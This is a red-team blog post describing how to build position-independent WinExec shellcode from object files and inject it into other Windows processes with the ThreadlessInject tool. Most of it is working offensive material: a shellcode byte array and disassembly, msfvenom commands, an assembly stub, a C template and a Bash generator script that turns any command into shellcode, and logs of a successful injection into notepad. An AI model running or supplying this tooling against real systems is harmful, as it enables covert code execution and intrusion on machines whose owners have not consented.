Adopting Position Independent Shellcodes from Object Files in Memory for Threadless Injection

maldev threadless-injection function-stomping shellcode-injection shellcode-generation pic winexec msfvenom

Feb 14, 2023 • snovvcrash • 9 minutes to read

In this blog I will describe a way to automate the generation of Position Independent Shellcodes from object files in memory (by @NinjaParanoid) to be used in Threadless Process Injection (by @_EthicalChaos_).


Function Stomping / Threadless Injection

One of the items from my endless TODO-list that I never crossed out was the topic of Function Stomping by Ido Veltzman. Luckily, Ceri Coburn presented an awesome research on Threadless Process Injection accompanying a ready-to-use injector in C# which made me get back to that long-forgotten TODO.

Pop-the-Calc Shellcode

While playing with ThreadlessInject and porting it to the DInvoke API, one of the obvious desires of mine was to test it with a different shellcode. As a Proof-of-Concept Ceri provides a classic Pop-the-Calc shellcode which works smoothly but may not be enough during a real engagement:

```
$notepadId = (Start-Process notepad -PassThru).Id; .\ThreadlessInject.exe -p
$notepadId -d kernel32.dll -e OpenProcess
```



```
PS C:\Repos\ThreadlessInject\bin\x64\Release> .\ThreadlessInject.exe -h
[!] pid, dll and export arguments are required
  -h, --help                 Display this help
  -x, --shellcode=VALUE      Path/Base64 for x64 shellcode payload (default: calc launcher)
  -p, --pid=VALUE            Target process ID to inject
  -d, --dll=VALUE            The DLL that that contains the export to patch (must be KnownDll)
  -e, --export=VALUE         The exported function that will be hijacked
PS C:\Repos\ThreadlessInject\bin\x64\Release> Start-Process notepad; .\ThreadlessInject.exe -p (Get-Process notepad).Id -d kernel32.dll -e OpenProcess
[=] Found kernel32.dll!OpenProcess @ 0x7ffd753eb5b0
[=] Opened process with id 4020
[=] No shellcode supplied, using calc shellcode
[=] Allocated loader and shellcode at 0x7ffd05360000 within process 4020
[+] Shellcode injected, Waiting 60s for the hook to be called
[+] Shellcode executed after 4,0333945s, export restored
PS C:\Repos\ThreadlessInject\bin\x64\Release>
```


Hackers looove popping calcs!

Well, what will a hacker do to generate a shellcode? Summon `msfvenom`, of course:

```
msfvenom -p windows/x64/exec CMD=calc.exe -f raw -o msf-calc.bin
```

Providing the `msf-calc.bin` shellcode to ThreadlessInject.exe with `-x` option expectedly results in exiting the target process after calc has been spawned:

```
$notepadId = (Start-Process notepad -PassThru).Id; .\ThreadlessInject.exe -x .\msf-
calc.bin -p $notepadId -d kernel32.dll -e OpenProcess
```



```
PS C:\Repos\ThreadlessInject\bin\x64\Release> Start-Process notepad; .\ThreadlessInject.exe -x Z:\share-host\msf-calc.bin -p (Get-Process notepad).Id -d kernel32.dll -e OpenProcess
```

Unwanted termination of parent process with MSF shellcode


Changing the `EXITFUNC=` option during the generation process doesn't seem to be helpful:

```
msfvenom -p windows/x64/exec CMD=calc.exe EXITFUNC=none -f raw -o msf-calc-none.bin
msfvenom -p windows/x64/exec CMD=calc.exe EXITFUNC=process -f raw -o msf-calc-
process.bin
msfvenom -p windows/x64/exec CMD=calc.exe EXITFUNC=thread -f raw -o msf-calc-
thread.bin
```

It's a known thing that MSF-exec payloads are better to be started from a fresh thread 'cause the shellcode doesn't treat the stack gently. Furthermore, a hint about the required shellcode behavior is kindly left by the author of ThreadlessInject in the comments:

```
// x64 calc shellcode function with ret as default if no shellcode supplied
static byte[] x64 = {
    0x53, 0x56, 0x57, 0x55, 0x54, 0x58, 0x66, 0x83, 0xE4, 0xF0, 0x50, 0x6A,
    0x60, 0x5A, 0x68, 0x63, 0x61, 0x6C, 0x63, 0x54, 0x59, 0x48, 0x29, 0xD4,
    0x65, 0x48, 0x8B, 0x32, 0x48, 0x8B, 0x76, 0x18, 0x48, 0x8B, 0x76, 0x10,
    0x48, 0xAD, 0x48, 0x8B, 0x30, 0x48, 0x8B, 0x7E, 0x30, 0x03, 0x57, 0x3C,
    0x8B, 0x5C, 0x17, 0x28, 0x8B, 0x74, 0x1F, 0x20, 0x48, 0x01, 0xFE, 0x8B,
    0x54, 0x1F, 0x24, 0x0F, 0xB7, 0x2C, 0x17, 0x8D, 0x52, 0x02, 0xAD, 0x81,
    0x3C, 0x07, 0x57, 0x69, 0x6E, 0x45, 0x75, 0xEF, 0x8B, 0x74, 0x1F, 0x1C,
    0x48, 0x01, 0xFE, 0x8B, 0x34, 0xAE, 0x48, 0x01, 0xF7, 0x99, 0xFF, 0xD7,
    0x48, 0x83, 0xC4, 0x68, 0x5C, 0x5D, 0x5F, 0x5E, 0x5B, 0xC3 };
```

That is to say, the `ret` instruction should be supplied when the shellcode's job is done in order to return the execution flow back to the caller (i. e., the assembly stub) as well as proper stack alignment should be performed with registers preserved. So let's take a look at both shellcodes side-by-side with objdump.



```
STDIN

00000000 <.data>:
   0:   53                      push   rbx
   1:   56                      push   rsi
   2:   57                      push   rdi
   3:   55                      push   rbp
   4:   54                      push   rsp
   5:   58                      pop    rax
   6:   66 83 e4 f0             and    sp,0×fff0
   a:   50                      push   rax
   b:   6a 60                   push   0×60
   d:   5a                      pop    rdx
   e:   68 63 61 6c 63          push   0×636c6163
  13:   54                      push   rsp
  14:   59                      pop    rcx
  15:   48 29 d4                sub    rsp,rdx
  18:   65 48 8b 32             mov    rsi,QWORD PTR gs:[rdx]
  1c:   48 8b 76 18             mov    rsi,QWORD PTR [rsi+0×18]
  20:   48 8b 76 10             mov    rsi,QWORD PTR [rsi+0×10]
  24:   48 ad                   lods   rax,QWORD PTR ds:[rsi]
  26:   48 8b 30                mov    rsi,QWORD PTR [rax]
  29:   48 8b 7e 30             mov    rdi,QWORD PTR [rsi+0×30]
  2d:   03 57 3c                add    edx,DWORD PTR [rdi+0×3c]
  30:   8b 5c 17 28             mov    ebx,DWORD PTR [rdi+rdx*1+0×28]
  34:   8b 74 1f 20             mov    esi,DWORD PTR [rdi+rbx*1+0×20]
  38:   48 01 fe                add    rsi,rdi
  3b:   8b 54 1f 24             mov    edx,DWORD PTR [rdi+rbx*1+0×24]
  3f:   0f b7 2c 17             movzx  ebp,WORD PTR [rdi+rdx*1]
  43:   8d 52 02                lea    edx,[rdx+0×2]
  46:   ad                      lods   eax,DWORD PTR ds:[rsi]
  47:   81 3c 07 57 69 6e 45    cmp    DWORD PTR [rdi+rax*1],0×456e6957
  4e:   75 ef                   jne    0×3f
  50:   8b 74 1f 1c             mov    esi,DWORD PTR [rdi+rbx*1+0×1c]
  54:   48 01 fe                add    rsi,rdi
  57:   8b 34 ae                mov    esi,DWORD PTR [rsi+rbp*4]
  5a:   48 01 f7                add    rdi,rsi
  5d:   99                      cdq
  5e:   ff d7                   call   rdi
  60:   48 83 c4 68             add    rsp,0×68
  64:   5c                      pop    rsp
  65:   5d                      pop    rbp
  66:   5f                      pop    rdi
  67:   5e                      pop    rsi
  68:   5b                      pop    rbx
  69:   c3                      ret

sn🥶vvcr💥sh on sandy in /mnt/share-host at [14/02  2:02]
$ echo -e '\x53\x56\x57\x55\x54\x58\x66\x83\xE4\xF0\x50\x6A\x60\x5A\x68\x63\x61\x
6C\x63\x54\x59\x48\x29\xD4\x65\x48\x8B\x32\x48\x8B\x76\x18\x48\x8B\x76\x10\x48\xA
D\x48\x8B\x30\x48\x8B\x7E\x30\x03\x57\x3C\x8B\x5C\x17\x28\x8B\x74\x1F\x20\x48\x01
\xFE\x8B\x54\x1F\x24\x0F\xB7\x2C\x17\x8D\x52\x02\xAD\x81\x3C\x07\x57\x69\x6E\x45\
x75\xEF\x8B\x74\x1F\x1C\x48\x01\xFE\x8B\x34\xAE\x48\x01\xF7\x99\xFF\xD7\x48\x83\x
C4\x68\x5C\x5D\x5F\x5E\x5B\xC3' > calc.bin
sn🥶vvcr💥sh on sandy in /mnt/share-host at [14/02  2:02]
$ x86_64-w64-mingw32-objdump -b binary -Mintel,x86-64 -D calc.bin -m i386 | grep
'<.data>' -A 43 | bat
```

```
  8c:   75 d8                   jne    0×66
  8e:   58                      pop    rax
  8f:   44 8b 40 24             mov    r8d,DWORD PTR [rax+0×24]
  93:   49 01 d0                add    r8,rdx
  96:   66 41 8b 0c 48          mov    cx,WORD PTR [r8+rcx*2]
  9b:   44 8b 40 1c             mov    r8d,DWORD PTR [rax+0×1c]
  9f:   49 01 d0                add    r8,rdx
  a2:   41 8b 04 88             mov    eax,DWORD PTR [r8+rcx*4]
  a6:   48 01 d0                add    rax,rdx
  a9:   41 58                   pop    r8
  ab:   41 58                   pop    r8
  ad:   5e                      pop    rsi
  ae:   59                      pop    rcx
  af:   5a                      pop    rdx
  b0:   41 58                   pop    r8
  b2:   41 59                   pop    r9
  b4:   41 5a                   pop    r10
  b6:   48 83 ec 20             sub    rsp,0×20
  ba:   41 52                   push   r10
  bc:   ff e0                   jmp    rax
  be:   58                      pop    rax
  bf:   41 59                   pop    r9
  c1:   5a                      pop    rdx
  c2:   48 8b 12                mov    rdx,QWORD PTR [rdx]
  c5:   e9 57 ff ff ff          jmp    0×21
  ca:   5d                      pop    rbp
  cb:   48 ba 01 00 00 00 00    movabs rdx,0×1
  d2:   00 00 00
  d5:   48 8d 8d 01 01 00 00    lea    rcx,[rbp+0×101]
  dc:   41 ba 31 8b 6f 87       mov    r10d,0×876f8b31
  e2:   ff d5                   call   rbp
  e4:   bb f0 b5 a2 56          mov    ebx,0×56a2b5f0
  e9:   41 ba a6 95 bd 9d       mov    r10d,0×9dbd95a6
  ef:   ff d5                   call   rbp
  f1:   48 83 c4 28             add    rsp,0×28
  f5:   3c 06                   cmp    al,0×6
  f7:   7c 0a                   jl     0×103
  f9:   80 fb e0                cmp    bl,0×e0
  fc:   75 05                   jne    0×103
  fe:   bb 47 13 72 6f          mov    ebx,0×6f721347
 103:   6a 00                   push   0×0
 105:   59                      pop    rcx
 106:   41 89 da                mov    r10d,ebx
 109:   ff d5                   call   rbp
 10b:   63 61 6c                movsxd esp,DWORD PTR [rcx+0×6c]
 10e:   63 2e                   movsxd ebp,DWORD PTR [rsi]
 110:   65 78 65                gs js  0×178
        ...
sn🥶vvcr💥sh on sandy in /mnt/share-host at [14/02  2:01]
$ msfvenom -p windows/x64/exec CMD=calc.exe -f raw -o msf-calc.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 276 bytes
Saved as: msf-calc.bin
sn🥶vvcr💥sh on sandy in /mnt/share-host at [14/02  2:02]
$ x86_64-w64-mingw32-objdump -b binary -Mintel,x86-64 -D msf-calc.bin -m i386
```

Comparing calc shellcodes

As we can see no `ret` is observed within the MSF shellcode… Dunno whether the dynamic way of MSF generator puts the `CMD=` value onto the stack (via that `call rbp` instruction) does also negatively impacts our situation but we definitely don't get desired behavior – the parent process dies.

So what can we do about it?

Where's the ~~Detonator~~Generator?

Honestly, I don't know any other FOSS shellcode generator besides `msfvenom` so I started to google Btw, the builtin default shellcode for ThreadlessInject is as old as time and can be found in numerous GitHub repos and gists.

Among other things, I considered the following options:

- Look for less-known open source shellcode generators for Windows x64 – failed due to a total lack of them (though win-x86-shellcoder seems to be a nice project for x86).
- Use an existing Pop-the-Calc `.asm` file as template for generating a WinExec shellcode with an arbitrary argument (OS command) – failed due me being lazy. Good examples of such 'static' calc shellcodes (with a static `lpCmdLine` argument for WinExec) are win-exec-calc-shellcode and x64win-DynamicNoNull-WinExec-PopCalc-Shellcode by Bobby Cooke.
- Play with popular PE → shellcode techniques like sRDI, donut, pe_to_shellcode, etc.

While testing the 3rd option I came along this terrific article by @KlezVirus – From Process Injection to Function Hijacking – which covers Function Stomping topic **in great depth** (one more blogpost in my TODOs).

As I was looking for a quick example to be used with ThreadlessInject, my attention was caught by one of the references to another blog of maldev magician Chetan Nayak – Executing Position Independent Shellcode from Object Files in Memory – which we shall focus on further.

The same technique is used by Aleksandra Doniec in pe_to_shellcode and by @KlezVirus in inceptor.

PIC from Object Files

In his blog Chetan provides a way to build a C function with a small assembly stub for proper stack alignment and returning to the caller gracefully.

> In order to make sure that our shellcode is always stack aligned, we will write a small assembly stub which will align the stack and call our C function which would act as our entrypoint. We will convert this assembly code to an object file which we will later link to our C source code. – Chetan Nayak (@NinjaParanoid)

```
extern getprivs
global alignstack

segment .text

alignstack:
    push rdi                    ; backup rdi since we will be using this as our main register
    mov rdi, rsp                ; save stack pointer to rdi
    and rsp, byte -0x10         ; align stack with 16 bytes
    sub rsp, byte +0x20         ; allocate some space for our C function
    call getprivs               ; call the C function
    mov rsp, rdi                ; restore stack pointer
    pop rdi                     ; restore rdi
    ret                         ; return where we left
```

alignstack assembly stub (bruteratel.com)

With the ability to dynamically resolve exported symbols of WinExec (which resides within `kernel32.dll`) we can extract the opcodes from the compiled binary and use them as a Position Independent shellcode. That's exactly what we need!

I shall git clone his demo repository and write a template to execute a command of my choice using WinExec based on the given example of constructing the `getprivs` function:


```
// template.c

#include "addresshunter.h"
#include <stdio.h>

typedef UINT(WINAPI* WINEXEC)(LPCSTR, UINT);

void exec() {
    UINT64 kernel32dll;
    UINT64 WinExecFunc;

    kernel32dll = GetKernel32();

    CHAR winexec_c[] = {'W','i','n','E','x','e','c', 0};
    WinExecFunc = GetSymbolAddress((HANDLE)kernel32dll, winexec_c);

    CHAR cmd_c[] = {'<CMD>', 0};
    ((WINEXEC)WinExecFunc)(cmd_c, <SHOWWINDOW>);
}
```

Then with a bit of Bash automation we get a working alternative for the MSF `windows/x64/exec CMD= -f raw` payload generator:

```
#!/usr/bin/env bash

# Usage:
#   generate.sh <CMD> <SHOWWINDOW>
# Examples:
#   generate.sh 'calc.exe' 10
#   generate.sh 'cmd /c "whoami /all" > C:\Windows\Tasks\out.txt' 0

CMD="${1}"
SHOWWINDOW="${2}"  # https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-
winuser-showwindow

CMD=`echo "${CMD}" | grep -o . | sed -e ':a;N;$!ba;s/\n/\x27,\x27/g'`
CMD="${CMD//\\/\\\\\\\\}"
#echo -e "CHAR cmd_c[] = {'${CMD}'};\n((WINEXEC)WinExecFunc)(cmd_c,
${SHOWWINDOW});\n"

cat template.c | sed "s#<CMD>#${CMD}#g" | sed "s#<SHOWWINDOW>#${SHOWWINDOW}#g" >
exec.c

nasm -f win64 adjuststack.asm -o adjuststack.o

x86_64-w64-mingw32-gcc exec.c -Wall -m64 -ffunction-sections -fno-asynchronous-
unwind-tables -nostdlib -fno-ident -O2 -c -o exec.o -Wl,-Tlinker.ld,--no-seh

x86_64-w64-mingw32-ld -s adjuststack.o exec.o -o exec.exe

echo -e `for i in $(objdump -d exec.exe | grep "^ " | cut -f2); do echo -n "\x$i";
done` > exec.bin

if [ -f exec.bin ]; then
    echo "[*] Payload size: `stat -c%s exec.bin` bytes"
    echo "[+] Saved as: exec.bin"
fi

rm exec.exe exec.o exec.c adjuststack.o
```

Generate and execute:

```
./generate.sh 'cmd /c "whoami /all" > C:\Windows\Tasks\out.txt' 0
[*] Payload size: 640 bytes
[+] Saved as: exec.bin
```



```
PS C:\Repos\ThreadlessInject\bin\x64\Release> gc C:\Windows\Tasks\out.txt -Encoding cp866
Get-Content: Cannot find path 'C:\Windows\Tasks\out.txt' because it does not exist.
PS C:\Repos\ThreadlessInject\bin\x64\Release> Start-Process notepad; .\ThreadlessInject.exe -x Z:\share-host\exec.bin -p (Get-Process notepad).Id -d kernel32.dll -e OpenProcess
[=] Found kernel32.dll!OpenProcess @ 0x7ffd753eb5b0
[=] Opened process with id 9020
[=] Allocated loader and shellcode at 0x7ffd05360000 within process 9020
[+] Shellcode injected, Waiting 60s for the hook to be called
[+] Shellcode executed after 3,0347584s, export restored
PS C:\Repos\ThreadlessInject\bin\x64\Release> gc C:\Windows\Tasks\out.txt -Encoding cp866

Сведения о пользователе
----------------

Пользователь         SID
==================== ============================================
nightcity\snovvcrash S-1-5-21-2513662962-556311701-4231341873-1134


Сведения о группах
-----------------

Группа                                                    Тип                     SID                                          Атрибуты
========================================================= ======================= ============================================ ===============================================================================
Все                                                       Хорошо известная группа S-1-1-0                                      Обязательная группа, Включены по умолчанию, Включенная группа
BUILTIN\Пользователи                                      Псевдоним               S-1-5-32-545                                 Обязательная группа, Включены по умолчанию, Включенная группа
BUILTIN\Пользователи журналов производительности          Псевдоним               S-1-5-32-559                                 Обязательная группа, Включены по умолчанию, Включенная группа
BUILTIN\Администраторы                                    Псевдоним               S-1-5-32-544                                 Группа, используемая только для запрета
NT AUTHORITY\ИНТЕРАКТИВНЫЕ                                Хорошо известная группа S-1-5-4                                      Обязательная группа, Включены по умолчанию, Включенная группа
КОНСОЛЬНЫЙ ВХОД                                           Хорошо известная группа S-1-2-1                                      Обязательная группа, Включены по умолчанию, Включенная группа
NT AUTHORITY\Прошедшие проверку                           Хорошо известная группа S-1-5-11                                     Обязательная группа, Включены по умолчанию, Включенная группа
NT AUTHORITY\Данная организация                           Хорошо известная группа S-1-5-15                                     Обязательная группа, Включены по умолчанию, Включенная группа
ЛОКАЛЬНЫЕ                                                 Хорошо известная группа S-1-2-0                                      Обязательная группа, Включены по умолчанию, Включенная группа
NIGHTCITY\Администраторы домена                           Группа                  S-1-5-21-2513662962-556311701-4231341873-512 Группа, используемая только для запрета
Подтвержденное центром проверки подлинности удостоверение Хорошо известная группа S-1-18-1                                     Обязательная группа, Включены по умолчанию, Включенная группа
NIGHTCITY\Группа с запрещением репликации паролей RODC    Псевдоним               S-1-5-21-2513662962-556311701-4231341873-572 Обязательная группа, Включены по умолчанию, Включенная группа, Локальная группа
Обязательная метка\Средний обязательный уровень           Метка                   S-1-16-8192


Сведения о привилегиях
----------------------

Имя привилегии                Описание                                   Область, край
============================= ========================================== =============
SeShutdownPrivilege           Завершение работы системы                  Отключен
SeChangeNotifyPrivilege       Обход перекрестной проверки                включен
SeUndockPrivilege             Отключение компьютера от стыковочного узла Отключен
SeIncreaseWorkingSetPrivilege Увеличение рабочего набора процесса        Отключен
SeTimeZonePrivilege           Изменение часового пояса                   Отключен
```

Execution of customly generated shellcode

Happy hacking!

References